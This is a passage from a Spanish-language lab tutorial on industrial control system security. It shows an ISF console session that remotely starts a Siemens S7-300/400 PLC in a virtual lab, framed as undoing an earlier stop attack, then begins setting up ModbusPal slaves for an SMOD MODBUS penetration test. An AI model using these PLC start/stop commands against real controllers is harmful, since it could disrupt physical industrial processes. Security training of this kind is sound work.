target    10.0.2.4      Target address e.g. 192.168.1.1
port      102      Target Port

Module options:
Name      Current settings      Description
----      -----      -----
slot      2      CPU slot number.
command  2      Command 1:start plc, 2:stop plc.

isf (S7-300/400 PLC Control) > set command 1
[+] {'command': '1'}
isf (S7-300/400 PLC Control) > show options

Target options:
Name      Current settings      Description
----      -----      -----
target    10.0.2.4      Target address e.g. 192.168.1.1
port      102      Target Port

Module options:
Name      Current settings      Description
----      -----      -----
slot      2      CPU slot number.
command  1      Command 1:start plc, 2:stop plc.

isf (S7-300/400 PLC Control) > run
[*] Running module...
[*] Target is alive
[*] Sending packet to target
[*] Start plc
isf (S7-300/400 PLC Control) > █
```

## 7 ICSSPLOTATION

- Comprueba en la MV Ubuntu en el *Server Demo*, que el PLC se ha ido a **START**. En *Client Demo* haz clic en el botón «*Get Status*» y confirmamos que la unidad está en «*run*». Esto nos confirma que este ataque ha funcionado y has restaurado el estado de ejecución que tenía el PLC antes de detener su funcionamiento.





Ilustración 51: Comprobación en el Server Demo de que el PLC se ha ido a START.

# SMOD

# 8



## 8 SMOD

---

Vamos a utilizar la herramienta SMOD MODBUS *Penetration Test Framework*, que es un *Framework* de Pruebas de Penetración sobre el protocolo de comunicaciones MODBUS, para realizar diferentes acciones sobre nuestro dispositivo MODBUS.

- En la MV Ubuntu abre una nueva terminal Terminator. Dividimos la pantalla en vertical y ejecuta la herramienta ModbusPal.
  - **cd Documentos/modbuspal**
  - **sudo java -jar ModbusPal.jar**




Ilustración 52: Consola dividida para ejecutar la herramienta ModbusPal.

# 8 SMOD

Vamos a crear dos esclavos.

- Pulsa el botón «add» para añadir un esclavo.




Ilustración 53:  
Añadir un esclavo.

# 8 SMOD

- Haz clic en el icono del ojo para editar el Esclavo-Modbus1.




Ilustración 54: Edición del esclavo  
Esclavo-Modbus1.

# 8 SMOD

- En la pestaña «*Holding Register*» que nos aparece, pulsa el botón «*add*» para añadir los registros. En la ventana que nos aparece rellenamos *From* = 1 y *To* = 5 para añadir 5 registros. Pulsa «*add*» para añadirlos.




Ilustración 55: Pestaña *Holding Register* donde se añaden cinco registros.

# 8 SMOD

- Editamos sus valores, debajo de la columna *value* seleccionando la celda y escribiendo el valor correspondiente.

Address	Value	Name	Binding
10			
20			
30			
40			
50			

Adding registers completed.

Ilustración 56: Edición de los valores de los registros añadidos.

Address	Value	Name	Binding
101			
250			
500			
750			
1000			

Adding registers completed.

Ilustración 57: Registros editados.

# 8 SMOD

- Procedemos de la misma forma para añadir el esclavo número 2, aunque en este caso únicamente configuraremos 3 registros. Pon los valores que indicamos en las siguientes imágenes.




Ilustración 58: Mismo proceso con el esclavo 2.




Ilustración 59: Inserción de registros del esclavo 2.

